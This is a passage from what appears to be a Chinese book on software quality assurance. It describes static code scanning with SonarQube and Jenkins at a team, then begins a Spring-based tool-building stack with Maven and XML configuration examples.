作为测试工程师是否要参加代码评审呢？现在越来越多的企业推行测试前移，就是让测试工程师尽早参与到软件开发的过程中来，而不只是等着开发完成后再进行测试。那么测试参与的代码评审一般是发生在什么阶段呢？现在很多研发团队学习敏捷开发模式中的 DOD（Definition of Done，完成定义），在研发工程师把代码提交给测试工程师进行测试之前，要进行提测验证，那么这个时候为了更好地确保提交代码的可测性，就需要进行代码评审。

但是往往有很多团队设置了测试工程师参与代码评审的流程，却无法真正地实施起来，原因常常是由于测试工程师的代码能力有限，也不是很熟悉现有的代码逻辑，导致无法真正发现一些有效的问题。代码评审最终变成了一种摆设，或者干脆不执行了。那有什么办法来改变这种状况吗？其实测试工程师在执行代码评审时可以借助一些工具，比如基于 Java 的 FindBugs，就可以扫描出来一些问题，那么针对这些问题再进行过滤分析，便可以发现真正的问题，提升测试工程师的价值。

6.1.4 常见代码扫描工具介绍

代码扫描工具有很多，有开源的工具也有商业工具。本书重点介绍开源的工具和方案。代码扫描的工具有两种类型：一种是作为一个单独的工具存在，在某种类型问题扫描方面比较出色，比如 PMD、Checkstyle、Findbugs 和 JDpend 等；还有一种是平台型的，可以集成其他代码扫描工具，比如 SonarQube 代码质量平台。

这些工具在开发过程中都如何应用呢？现在基于 Java 开发的项目团队，很多人都在用 Findbugs 工具。Findbugs 是可以扫描编译后的二进制文件的，基于 Bug Pattern 概念来查找代码中的一些性能问题、空指针异常、未合理关闭资源等一些问题。而 PMD、Checkstyle 都是基于源代码进行扫描的，PMD 偏重于检查 Java 源文件中的潜

在问题，而 Checkstyle 重点检查 Java 代码是否符合规范。JDepend 重点关注在三个方面：可扩展（extensibility）、可重用（reusability）、可维护（maintainability）。

还有就是与 IDE（开发集成环境）集成的代码扫描插件，前面所提到的 PMD、Checkstyle 和 Findbugs 等都是可以集成进来的，那就更加方便于开发人员在编写代码的同时实时通过执行代码扫描插件来发现存在的问题并及时修改，这也是一线开发人员最喜欢用的代码扫描方式。如图 6.1.3 所示是 Eclipse 中使用 Findbugs 的截图。




图 6.1.3

如果想集成多个代码扫描工具来使用，就需要使用 SonarQube 这种平台型的代码扫描工具。SonarQube 可以集成 FindBugs、PMD、Checkstyle 和 jDepend 等工具，而且提供了统一的数据展示页面，支持分布式的代码扫描。SonarQube 支持通过安装插件的方式来扩展其对于各种语言的支持，市面上比较流行的 Java、C、C++、JavaScript、C#和 PHP 等都可以用 SonarQube 来进行代码扫描。SonarQube 的架构图如图 6.1.4 所示（更详细内容可以访问 https://www.sonarqube.org/）。




图 6.1.4

SonarQube 通过开放 API 的方式，可以由用户来自行开发第三方插件，由此进行功能的扩展。比如企业内部常常有自己的用户认证系统，那么就可以通过开发插件的方式来实现企业内部的统一认证。还有就是代码规则的扩展，SonarQube 自带的规则已经满足了一般的需求，对于有些个性化的需求，可以通过开发规则插件的方式进行代码规则扩展。

6.2 从 0 到 1 实现持续代码扫描

6.1 节已经提到了 SonarQube 这款开源的代码质量工具，那么在本节里面将通过案例的方式讲解如何基于 SonarQube 实现从 0 到 1 实现持续代码扫描。

6.2.1 SonarQube 的应用

最初开始应用 SonarQube 的场景是这样的，当时笔者所在的京麦团队是公司内部敏捷转型的先锋团队，在公司内部作为示范标杆，常常有别的团队来参观敏捷实践。团队的代码质量是通过人工的代码评审来保障的，常常是团队的成员坐在一起评审一些相对重要的核心代码，或者是两人进行代码的互评。

但是还存在一些问题，就是人工评审的及时性不高，而且评审的范围和深度不一致，没有形成比较统一的习惯和标准。还有两个导火索：一是当时公司的研发质量管理部门已经部署了一套基于 SonarQube 的持续代码扫描系统，每周会定期发送各个研发团队的代码质量数据情况，而笔者所在团队所属的二级部门的代码质量数据一直排名比较靠后；二是当时在研发部门的代码 PK 赛中，京麦团队输给了兄弟团队，原因正是由于兄弟团队的代码扫描工具 Findbugs 应用得比较好。

当时团队已经开始用 Jenkins 实现了持续的编译构建和测试环境的部署。那么为

了进一步提升代码质量，就决定开始引入 SonarQube 这个开源的工具平台。选择 SonarQube 的原因如下：

- 业界使用的案例较多，有较成熟的方案
- 开源的平台，具有成本优势
- 便于与公司研发质量管理部的平台和标准保持一致
- 可扩展性强，能够集成 Findbugs 等常用的代码扫描工具

最初的技术方案如图 6.2.1 所示。




图 6.2.1

Jenkins 在中间起到非常关键的作用，就是任务调度和扫描执行机调度。由于小团队任务量比较小，执行代码扫描任务还是非常快的，再加上团队开始通过 Jenkins 实施持续集成已经有一段时间了，比较适应提交构建这种频率。如果是最开始实施代码扫描的团队，笔者还是建议最初构建频率不用设置得太频繁，比如夜间构建，让团队先来适应这种工作方式，然后再慢慢提高构建频率。

SonarQube 的官方网站有比较详细的使用手册，下面只是把一些初次使用需要注意的问题和遇到的“坑”给读者分享一下。

目前 SonarQube 是版本更新比较快的，安装 SonarQube 时，建议选择带 LTS（Long Term Supported version）后缀的版本，笔者完成此书的时候，最新的长期维护版本是 SonarQube 5.6.6 (LTS *)。

SonarScanner 的选择：SonarQube 支持多种 Scanner 的扫描方式，如下所示。

- SonarQube Scanner for MSBuild
- SonarQube Scanner for Maven

- SonarQube Scanner for Gradle
- SonarQube Scanner For Jenkins
- SonarQube Scanner for Ant
- SonarQube Scanner

最开始入门时，如果是基于 Maven 的项目，建议使用 SonarQube Scanner for Maven 这种方式，使用非常简便，用以下一条命令即可：

```
mvn -sonar:sonar
```

原理是 SonarQube Scanner 实现了基于 Maven 的插件，通过下载 sonar-maven-plugin 这个插件来作为 Scanner 对目标代码进行扫描。该实现方式的灵活性虽然不如原生的 SonarQube Scanner，但是也支持一定的参数传递，如：

```
mvn  sonar:sonar  -Dsonar.branch=master
```

该命令行中的-Dsonar.branch=master 的含义是把本次扫描代码的分支值设置为 master，在 SonarQube 中如果同一个代码库设置为不同的分支（branch），会把它们作为两个不同的实体来对待，并不会相互覆盖。

关于数据库的选择，SonarQube 支持多种数据库。笔者所在公司用 MySQL 比较方便，因此就选择用 MySQL 数据库。读者使用时可以根据自身的方便性来选择数据库。设置数据库编码格式为 UTF-8 即可。下面为创建数据库的脚本：

```
CREATE DATABASE sonar CHARACTER SET utf8 COLLATE utf8_general_ci;
CREATE USER 'sonar' IDENTIFIED BY 'sonar';
GRANT ALL ON sonar.* TO 'sonar'@'%' IDENTIFIED BY 'sonar';
GRANT ALL ON sonar.* TO 'sonar'@'localhost' IDENTIFIED BY 'sonar';
FLUSH PRIVILEGES;
```

SonarQube Scanner 也提供字符编码设置，一般以 UTF-8 为主，也有些项目因为使用中文的缘故，使用了 GBK 编码，这就需要设置为 GBK 编码，使用 sonar-maven-plugin 作为 Scanner 时，配置参数如下：

```
-Dsonar.sourceEncoding=UTF-8
```

从图 6.2.1 的架构图中可以看到，笔者所在团队使用的是 Jenkins 作为后台的调度服务。如果只需要通过 sonar-maven-plugin 方式来执行扫描，就不用安装 SonarQube plugin 了。也可以选择使用-SonarQube Scanner For Jenkins 的方式来执行扫描，那么这时就需要安装 SonarQube plugin 了

执行代码扫描的执行机上要提前做好环境准备，需要提前安装的软件有：

- JDK
- Apache Maven
- SonarQube Scanner:（如果用 SonarQube Scanner For Jenkins 方式则需要）

如何反馈扫描结果呢？SonarQube server 页面可以查看所有项目的总览数据，也可以查看单个项目的代码质量数据，一开始应用时，研发工程师还不太习惯去 SonarQube 页面查看问题总览数据。只是在遇到具体问题时，才会去查看具体问题描述和规则详情。因此通过单独的数据报表汇总来反馈给研发团队。

一开始应用起来，就要注意服务研发团队的需求。往往研发工程师都会要求能在本地的开发集成环境（eclipse）中实现代码扫描，实时查看扫描结果。那么这时候就可以用到 SonarLint for Eclipse 这个插件了。

6.2.2 从最简单的维度开始关注代码质量

SonarQube 能够支持多维度的代码扫描，如图 6.2.3 所示，包含架构&设计（Architecture & Design）、冗余代码（Duplications）、单元测试（Unit tests）、复杂度（Complexity）、潜在缺陷（Potential bugs）、代码规则（Coding rules）和注释（Comments）七个维度。




图 6.2.3

那么从哪里开始呢？先从一个维度开始，还是七个维度齐头并进呢？按照笔者的实际经验来看，还是先从单一的维度开始比较好。6.1 节提到在公司质量管理部门每周发送的质量周报数据中就是包含多个维度的数据汇总，最终算出来一个 Total Quality（总体质量）的值，这样做的优点在于能够把代码质量这种比较抽象的指标

转换为一个具体的分数，便于对比和跟进。那么缺点也很明显，就是研发人员在看到经过复杂公式计算出来的值以后，不知道具体怎么提升，需要怎么做才能提升分数。更重要的是我们的最终目的是为了提升代码质量，过度看重分数反而容易走偏。

图 6.2.4 就是由以上七个维度构成的四个指标来计算 Total Quality 的图示：




图 6.2.4

Total Quality 的计算公式如图 6.2.5 所示

公式	TQ= 0.25 × ARCH + 0.25 × DES + 0.25 × CODE + 0.25 × TS
Code Quality	*Code = 0.15×DOC + 0.45 ×RULES + 0.40×DRYNESS* *DOC = Documented API density* *RULES = Rules compliance index* *DRYNESS = 100 - Duplicated lines density*
Design Quality	*DES = 0.15×NOM + 0.15×LCOM + 0.25×RFC +0.25×CBO + 0.20×DIT* *NOM = (1 - (class_complexity - 12) / (acel × 12)) × 50 + (1 - (method_complexity - 2.5) / (acel × 2.5)) × 50* *LCOM = (1 - (lack_of_cohesion_of_method - 1) / (acel × 1)) × 100* *RFC = (1 - (response_for_class - 50) / (acel × 50)) × 100* *CBO = (1 - (efferent_coupling - 5) / (acel × 5)) × 100* *DIT = (1 - (depth_of_inheritance_tree - 5) / (acel × 5)) × 100* *注：Acel参数因子的值可以在Sonar setting页面配置；每一个度量标准的默认阈值也可以进行配置*
Testing Quality	*Test = 0.80×COV + 0.20×SUC* *COV = Code coverage* *SUC = Unit Tests success density*
Architecture	*ARCH = 100 – TI* *TI = Tangle Index*

图 6.2.5

因此，基于“保持简单”的原则，笔者所在的团队选择从代码违规（Code Quality）这个单一的指标入手，涉及代码规则（Coding rules）和潜在 bug（Potential bugs）两个维度。对应到 SonarQube 中的实际应用也是非常直接明了，就是关注代码违规数量。

6.2.3 测试人员的职责扩展

开始实施代码扫描以后，测试人员的职责就是跟进代码违规的新增情况。在每日早会时根据前一天的新增数量汇报给团队，如图 6.2.6 所示。

序号	规则	问题数量	严重级别
1	Throwable.printStackTrace(...) should never be called	119	严重
2	Dodgy - Dead store to local variable	32	严重
3	Performance - Method invokes inefficient Number constructor; use static valueOf instead	28	严重
4	Correctness - Possible null pointer dereference	22	严重
5	Dodgy - Redundant nullcheck of value known to be null	15	严重
6	Performance - Inefficient use of keySet iterator instead of entrySet iterator	15	严重
7	Multithreaded correctness - Inconsistent synchronization	14	严重
8	Dodgy - Write to static field from instance method	13	严重
9	Correctness - Nullcheck of value previously dereferenced	12	严重
10	Dodgy - Unchecked/unconfirmed cast	11	严重
11	Correctness - Invocation of toString on an array	9	严重
12	Multithreaded correctness - Condition.await()	8	严重
13	Dodgy - Load of known null value	7	严重
14	Dodgy - Redundant nullcheck of value known to be non-null	7	严重
15	Throwable and Error classes should not be caught	6	阻碍
16	Correctness - Possible null pointer dereference in method on exception path	6	严重
17	Method may fail to clean up stream or resource on checked exception	5	严重
18	Return statements should not occur in finally blocks	3	阻碍
19	"equals(Object obj)" should be overridden along with the "compareTo(T obj)" method	3	严重
20	Correctness - Method call passes null for nonnull parameter	2	严重

图 6.2.6

测试工程师在跟进代码违规数量的同时，经常需要看一些违规是否误报，并且还要关注是否修改正确。能够逐渐培养测试工程师的代码评审能力。逐渐地实现测试前移，从代码阶段就关注软件的质量。

6.2.4 小团队的优秀案例

经过五个月的实践和持续坚持，小团队的代码质量在部门内部是最优秀的。那么就考虑把优秀的实践推广出去，让兄弟团队应用起来，提升部门整体的代码质量。

如图 6.2.7 所示，从技术实现、流程标准和团队文化三个方面总结了小团队实施持续代码扫描的案例。




图 6.2.7

经过大家共同努力，效果很快就展现出来了，小团队的代码质量在部门内部排名第一；团队的持续集成实践获得认可；团队的优秀实践在外部技术会议上分享。

6.3 基于 SonarQube 的持续代码扫描方案演进

6.3.1 大规模应用代码扫描遇到的一些瓶颈

有了优秀的实践案例，大家一致认为应该在部门内部推广。随着接入的应用增多，技术方案做了以下改进；基于开源工具 SonarQube 和 Jenkins 开发了 POP 持续集成平台 POPCI 系统，并且增加了执行机器。如图 6.3.1 所示。




图 6.3.1

我们根据代码结果数据，分析了导致代码质量排名靠后的原因，其主要是由于代码违规和单元测试两个维度的分数较低导致的。我们仍然沿用 TOP9 代码规则（对部门内部全量代码进行扫描后，根据违规数量多少来排序而得出的排名前 9 的规则），TOP9 规则引发的违规占到了全量违规的 80%以上，因此通过对于 TOP9 规则的实时跟进，很快使违规数量降了下来。

代码质量数据从研发内部排名靠后变成了排名第一。可是排名的事情解决了，别的问题又出现了。团队失去了明确的改进目标，便会逐渐失去持续改进的动力。随着各类应用的接入，逐渐有了很多失败的任务，并且都需要手动来维护调试，大量的维护任务让我们难以应付。

在各个团队内部应用统一的流程标准，有的团队觉得 TOP9 规则太少，有的团队认为应该全量清理违规，有的则认为应该设置基线。而且由于我们把几乎所有的精力都花费在了维护失败任务、接入并调试新应用、手动统计周报数据等工作上，反而对于研发人员提出的一些易用性改进建议无法及时响应，逐渐地研发人员就会反映易用性差。

6.3.2 由人工驱动向技术驱动的转变

我们开始思考如何改进。首先把改进的关键点放在了规则和流程上。

SonarQube 基于 Java 的规则有四五百条，全部应用太多了，但是目前的 TOP9 规则又太少了，而且很多 TOP9 规则并不是影响比较严重的违规，只是为当初实现最快清理违规而制定的规则。因此我们决定潜心定制适合自己的规则集，也就是目前正在应用的 POP 基础规则集，并将其翻译成中文在研发人员内部推广。

原来的流程比较单一，提交以后的扫描已经滞后了。因此经过与研发架构师的沟通，专门定制了基于 GitLab 的 Merge Request 代码扫描流程，并且实现了增量扫描。这样在代码合并到主干之前，已经用机器做了一遍低级错误的筛查，确保不引入新的此类问题。

通过一些开源的库（Python 的 gitlab 库，Python 的 jenkins 库，Python 基于 SonarQube 的 API）来实现了自动运维。例如批量创建任务、批量导出周报数据等。这样我们就可以抽出时间在易用性和个性化上做一些改进工作，例如实现单点登录

（省去用户注册步骤）、实现个人违规数据汇总。建立起与研发人员的持续沟通机制来挖掘需求和解决痛点。

6.3.3 由目标驱动向以服务研发为主的转变

最初开始实施大规模的代码扫描，是为了提升部门的代码质量数据，进而使代码质量数据的排名也能够更进一步。这种方式并不具备长久的动力。如图 6.3.2 所示。




图 6.3.2

为了更好地服务于开发工程师，提供更加稳定的服务和更加良好的用户体验，做了以下工作，如图 6.3.3 所示。




图 6.3.3

6.3.4 由统一化向多样化的转变

各个团队的情况不同，如果都按照统一的标准和规则实施，虽然很方便实施和推进，但是却不能很好地与团队实际工作流程结合起来。演进过程如图 6.3.4 所示。

持续演进：流程的演进		
流程/标准演进：		
由统一规则集	转变为	统一规则集和定制规则集相结合
由分散复杂的质量维度	转变为	简明集中的质量维度
由单个串行流水线	转变为	多个并行流水线
由单一的代码扫描机制	转变为	全流程的代码扫描机制

图 6.3.4

6.3.5 规模化持续代码扫描的成功案例

随着时间的推移，部门内部的系统逐步转变为以提供服务为主的后台中心系统。无论是领导还是普通研发人员都越来越认识到程序内建质量的重要性。对代码质量的要求越来越高，目标也由原来的只关注新增违规变为全部清理遗留违规；规则由原来的 9 条规则扩展为现在的 50 条规则；逐步由只关注质量的一个维度扩展为关注代码级别的质量、安全、可维护性多个维度；由原来以测试团队推动转变到现在开发人员主动要求提高，逐步形成团队文化。

目前，SonarQube.jd.com 的用户已经基本覆盖部门内部所有研发测试人员，开始逐步接入外部门的应用系统，并且与其他测试部门在 SonarQube 插件开发方面展开合作，制定了资源共享计划，为本部门提供代码扫描机器资源的同时也为外部门提供服务。

另外，基于实践案例提交的资料，经过“全球软件案例研究峰会 2016”组委会的评审，很荣幸地入选年度 TOP 100 案例，并且分享给业界同行，获得大家的好评。

6.4 小结

本章从如何构建高质量的软件系统开始，逐步分析和讲解提升代码质量的重要性。并且根据实际案例分阶段讲解如何从 0 到 1 实现持续代码扫描和基于 SonarQube 的持续代码扫描的演进方案。

质量保障工具开发实战

7.1 质量保障工具开发技术栈

大多数互联网公司的质量保障团队都会配备专门的工具开发和效能提升支持团队，这个团队专注于为功能测试人员提供提升工作效率的工具、自动化框架的搭建，以及其他技术支持，产品并不对外，因此并不追求前端功能的多样性和复杂性，同时对后端的服务也是越简单、结构化程度越高、技术社区活跃度越高越好（这一点很重要，对于开源项目来说，越成熟的社区意味着学习成本越低）。

质量效能提升团队的成员大多是多面手，很多时候一个项目中一个人经常同时身兼产品经理、开发、测试及运维等角色。好在有很多现成的框架可以帮助他们在短时间内完成工具的搭建和开发。

接下来笔者会以亲身经历的开发过程为大家展示质量提升工具的开发技术栈。

7.1.1 建站（Spring+SpringMVC+MyBatis+Velocity+JQuery+Bootstrap）

Web 建站所涉及的技术比较多，大家可能会被标题上一大堆的名词给吓坏，下面笔者就将为读者抽丝剥茧，逐渐讲解这些技术。

我们大致可以把上面的技术栈分为后端和前端两部分：后端主要处理诸如与数据库交互及处理复杂数据逻辑的部分；前端可以泛指 Web 前端，主要负责页面的结构、展示及与用户的交互等方面。那么标题上展示的 Spring、SpringMVC、MyBatis 可以归类为后端框架。而 Velocity、JQuery、Bootstrap 则属于前端框架的范畴。

7.1.2 Spring

在 Java 开发领域，Spring 应用很广，它的极致目标是为了简化 Java 开发，从 2003 年 Spring 崭露头角至今，估计连 Spring 框架的开发者都没有想到，在 Java 领域，它会产生如此深远的影响。

很多人都会问，Spring 到底能为我们带来什么？笔者想援引《Spring 实战》一书中的描述：Spring 给我们带来的核心用处大体在两个方面，也就是依赖注入

（Dependency Injection，DI）和面向切面编程（Aspect-Oriented Programming，AOP），对于依赖注入特性（DI），它相当于一个容器，能够管理 bean 对象及对象之间的关系。同时，面向切面编程（AOP）可以用在诸如缓存、安全等声明式服务。由于本书没有涉及 AOP 方面的问题，因此不会用大量的篇幅来讲述 AOP 部分的内容。

在使用 Spring 时，Maven 项目需要引入相应的 dependency 依赖坐标，如代码示例 7.1.1 所示。

代码示例 7.1.1

```
<dependencies>
<dependency>
    <groupId>org.springframework</groupId>
    <artifactId>spring-core</artifactId>
    <version>${spring.version}</version>
</dependency>
<dependency>
    <groupId>org.springframework</groupId>
    <artifactId>spring-web</artifactId>
    <version>${spring.version}</version>
</dependency>
<dependency>
    <groupId>org.springframework</groupId>
    <artifactId>spring-jdbc</artifactId>
    <version>${spring.version}</version>
</dependency>
</dependencies>
```

Spring 包含很多模块，用户可以根据自己的需要配置相应的 artifact，例如 spring-jdbc 主要用来支持 jdbc 数据库的操作，spring-web 主要用来支持 Web 功能。需要注意的是，由于版本的差异性，我们需要将各个模块使用的版本号统一。可以在 POM 文件里定义一个统一的属性值 spring.version 来统一版本号。

Spring 的依赖注入很多时候是通过 XML 进行依赖配置的，代码示例 7.1.2 是一段典型的 XML 配置依赖注入的例子。

代码示例 7.1.2

```
<?xml version="1.0" encoding="UTF-8"?>
<beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:context="http://www.springframework.org/schema/context"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="http://www.springframework.org/schema/beans
       http://www.springframework.org/schema/beans/spring-beans.xsd
       http://www.springframework.org/schema/context
```

```
        http://www.springframework.org/schema/context/spring-context.xsd
        ">
    <context:property-placeholder location="classpath:config/jdbc.properties,
    classpath:config/common.properties,classpath:authen.properties,classpath:
    log4j.properties" ignore-unresolvable="true"/>

    <!--异步线程执行器-->
    <bean id="taskExecutor" class="org.springframework.scheduling.concurrent.
    ThreadPoolTaskExecutor">
        <!--线程池活跃的线程数-->
        <property name="corePoolSize" value="10" />
        <!--线程池最大活跃的线程数-->
        <property name="maxPoolSize" value="30" />
    </bean>

    <bean id="scheduler"
          class="org.springframework.scheduling.quartz.SchedulerFactoryBean">
        <property name="triggers">
            <list>
                <ref bean="myTriggersA"></ref>
            </list>
        </property>
        <property name="autoStartup" value="true"></property>
    </bean>
</beans>
```

这里配置的是一个异步执行器 taskExecutor 和一个调度器 scheduler，通过这种配置，Spring 在处理的时候，就直接将其处理为一个对象了。

那么我们如何在 Java 代码里使用这些 bean 对象呢，可以通过应用上下文提供的 getBean 方法来获取，ClassPathXmlApplicationContext 类就是其中的一种，它可以用来加载 XML 里配置的上下文信息。例如代码示例 7.1.3 的调用方式。

代码示例 7.1.3

```
ApplicationContext context = new ClassPathXmlApplicationContext("classpath:mvc-
dispatcher-servlet.xml");
JobInfoService  jobInfoService =(JobInfoService) context.getBean
("jobInfoService");
```

除了 ClassPathXmlApplicationContext，Spring 还提供其他几种应用上下文可供选择，例如：FileSystemXmlApplicationContext 和 XmlWebApplicationContext，它们之间的区别就是加载配置的方式有所不同。笔者使用时，多使用 ClassPathXmlApplicationContext，它默认使用 classpath 下的相对路径。而 FileSystemXmlApplicationContext 默认使用文件系统下的 XML 配置文件。XmlWebApplicationContext 会读取 Web 应用下的上

下文配置文件。

Spring 除了可以使用 XML 方式显式配置 bean 以外，从 Spring3.0 开始还可以在 Java 代码中使用注解方式进行自动装配。例如，可以在 Dao 层使用“@Repository”，在 Service 层使用“@Service”注解，当 Spring 配置了自动扫描以后，Spring 会将其自动处理为一个 bean 对象。

在 Java 中使用时，除了上述 getBean 方法，还可以使用“@Autowired”或者“@Resource”来获得相应的 bean 对象。“@Resource”几乎可以取代“@Autowired”；“@Resource”默认根据对象名称进行装配；“@Autowired”默认根据类型进行装配。在使用过程当中，应尽量按照名称来区分。因此，笔者在使用时，较多使用“@Resource”注解来获取 bean 对象。

如果要实例化一个自定义的类对象时，可以通过多种方式。常用的有：

- 根据 setter 和 getter 方法

在定义 class 类时，需要对每个域都添加 setter 和 getter 方法。这种方式是我们在开发过程中最常用的。

- 根据构造器注入

通过构造器进行注入，需要添加一个无参或者带参的构造器。

7.1.3 Spring MVC

